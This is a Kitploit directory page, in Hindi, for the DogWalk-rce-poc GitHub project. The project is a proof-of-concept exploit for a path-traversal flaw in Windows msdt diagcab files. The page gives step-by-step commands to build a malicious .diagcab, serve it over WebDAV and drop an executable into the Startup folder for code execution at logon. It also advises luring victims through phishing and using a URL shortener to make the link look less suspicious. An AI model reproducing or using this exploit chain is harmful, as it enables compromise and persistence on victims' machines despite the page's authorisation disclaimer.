Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
DogWalk-rce-poc — 🐾Dogwalk PoC (Windows पर RCE प्राप्त करने के लिए diagcab फ़ाइल का उपयोग करके) | Kitploit

उपकरण/GitHubGitHub/ariary/dogwalk-rce-poc
पेलोड जनरेशनस्थायित्व तंत्रशोषणपेनिट्रेशन टेस्टिंग
GitHubariary/dogwalk-rce-poc

DogWalk-rce-poc

🐾Dogwalk PoC (Windows पर RCE प्राप्त करने के लिए diagcab फ़ाइल का उपयोग करके)

रिपॉजिटरी देखें
7614464 साल पहलेKitploit द्वारा समीक्षित
साझा करें

Dogwalk प्रूफ-ऑफ-कॉन्सेप्ट🐾


🚨 अस्वीकरण 🚨


यह PoC एक हमलावर को Windows पीड़ित डिवाइस पर रिमोट कोड इंजेक्शन प्राप्त करने की अनुमति देता है।
इस repo का लक्ष्य PoC को <a href=https://github.com/irsl/microsoft-diagcab-rce-poc>प्रारंभिक repo से भी अधिक उपयोगी बनाना है।
पूर्व प्राधिकरण के बिना इसका उपयोग न करें!

हुए नुकसान और शोषण की सरलता को देखते हुए, मुझे उम्मीद है कि Microsoft इसे ठीक करेगा
अपडेट जुलाई 2022: Microsoft ने अभी तक msdt में कमजोरी को पैच नहीं किया है, लेकिन Microsoft Defender इसे पहचानने में सक्षम है

  • 🧠 इसे समझें
  • 🐾 इसे चलाएँ
  • 📺 मुझे दिखाएँ

मुख्य अवधारणा: Microsoft की Diagcab तकनीक (msdt) में पाथ ट्रैवर्सल कमजोरी जो रिमोट कोड एक्ज़ीक्यूशन का कारण बन सकती है।
पूरी एडवाइज़री आप ब्लॉग पोस्ट में पा सकते हैं
यह कमजोरी 2 वर्षों से रिपोर्ट की गई है (@irsl द्वारा) और अब भी कोई समाधान नहीं है!

यह कैसे काम करता है?

यह Proof-of-Concept एक webdav सर्वर सेट करता है जो एक दुर्भावनापूर्ण .diagcab फ़ाइल होस्ट करता है जो C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup में एक दुर्भावनापूर्ण एक्ज़ीक्यूटेबल लिखने के लिए पाथ ट्रैवर्सल करेगा। इस फ़ोल्डर में एक्ज़ीक्यूटेबल लिखने पर, उपयोगकर्ता जब भी Windows मशीन शुरू करता है, वह निष्पादित हो जाता है, इसे बूट लॉगऑन ऑटोस्टार्ट एक्ज़ीक्यूशन कहा जाता है।

तो, मूल रूप से हमें क्या चाहिए:

  • webDAV सर्वर
  • दुर्भावनापूर्ण .diagcab फ़ाइल
  • दुर्भावनापूर्ण एक्ज़ीक्यूटेबल (PoC के लिए वैध या साधारण टेक्स्ट फ़ाइल पर्याप्त है)

🎬 परिदृश्य

  1. पीड़ित एक लिंक (फ़िशिंग, सोशल इंजीनियरिंग, या कुछ भी) पर जाएगा जो .diagcab फ़ाइल डाउनलोड करेगा

(💡 url ब्राउज़ करते समय ब्राउज़र को फ़ाइल स्वचालित रूप से डाउनलोड करवाने के लिए Content-type: application/octet-stream रिस्पॉन्स हेडर का उपयोग करें)

  1. पीड़ित फ़ाइल डाउनलोड पर क्लिक करता है (ब्राउज़र डाउनलोड फ़ोल्डर पर क्लिक करने मात्र से आसानी से/गलती से हो सकता है)
  2. cab फ़ाइल webdav दुर्भावनापूर्ण एक्ज़ीक्यूटेबल लोड करती है -> (पाथ ट्रैवर्सल) स्टार्टअप मेनू में डाउनलोड होता है
  3. उपयोगकर्ता अपना डिवाइस रीस्टार्ट करता है -> (RCE)

चलिए, शुरू करते हैं

यदि आप चरण-दर-चरण आगे बढ़ने में बहुत आलसी (या जल्दी में) हैं:

./hurry-dogwalk.sh [WEBDAV_URL]         # need docker
# Stop the server
./hurry-dogwalk.sh --clean

अन्यथा ↓↓

🔨 .diagcab फ़ाइल तैयार करें

  • .diagcfg सरल XML फ़ाइलें हैं जो एक या अधिक डायग्नोस्टिक पैकेजों का संदर्भ रखती हैं और उनके बारे में मेटा जानकारी प्रदान करती हैं
  • उन्हें Microsoft कैबिनेट फ़ाइल संग्रह में पैकेज किया जाता है और .diagcab एक्सटेंशन के साथ सहेजा जाता है।

पहले custom.diagcfg बनाएँ:

./build-malicious-diagcfg.sh --url [WEBDAV_URL]

और hotfix895214.diagcab बनाएँ:

cabarc.exe n hotfix895214.diagcab custom.diagcfg
# run it on windows (or with wine). If you do not find carbarc.exe use http://jc.bellamy.free.fr/download/cabarc.exe or http://download.microsoft.com/download/platformsdk/cab/2.0/w98nt42kmexp/en-us/Cabsdk.exe

अंत में, इसे ./webdav/diagcab-webdav-poc/config निर्देशिका में ले जाएँ

🏗️ सर्वर सेटअप करें

पीड़ित मशीन पर स्थानांतरित करने के लिए एक्ज़ीक्यूटेबल को ./webdav/malicious निर्देशिका में रखें... (यहाँ हम क्लासिक calc.exe का उपयोग करते हैं)

...और सर्वर लॉन्च करें:

cd ./webdav/diagcab-webdav-poc/
perl diagcab-webdav-poc.pl


दुर्भावनापूर्ण .diagcab https://[WEBDAV_URL]/config/hotfix895214.diagcab पर उपलब्ध है। अब आपको एक पीड़ित को इस लिंक पर क्लिक करने के लिए लुभाना होगा।

(💡 आप इसे कम संदिग्ध दिखाने के लिए URL शॉर्टनर का उपयोग कर सकते हैं)

👁️ प्रतीक्षा करें और देखें

Dogwalk सेटअप

💡 डिफ़ॉल्ट रूप से, ऐसा लगता है कि webdav संचार सक्षम नहीं हैं। इसे काम करने का वर्कअराउंड पाने के लिए mitigations.txt देखें

🐾🐾

डेमो

टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    405
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    261
  • 6

    antifox

    antifox-ai/antifox

    AI मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म जो रेकॉन, अटैक-सरफ़ेस डिस्कवरी, एक्सप्लॉइटेशन वैलिडेशन और साक्ष्य-आधारित रिपोर्ट डिलीवरी संचालित करता है।

    259

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →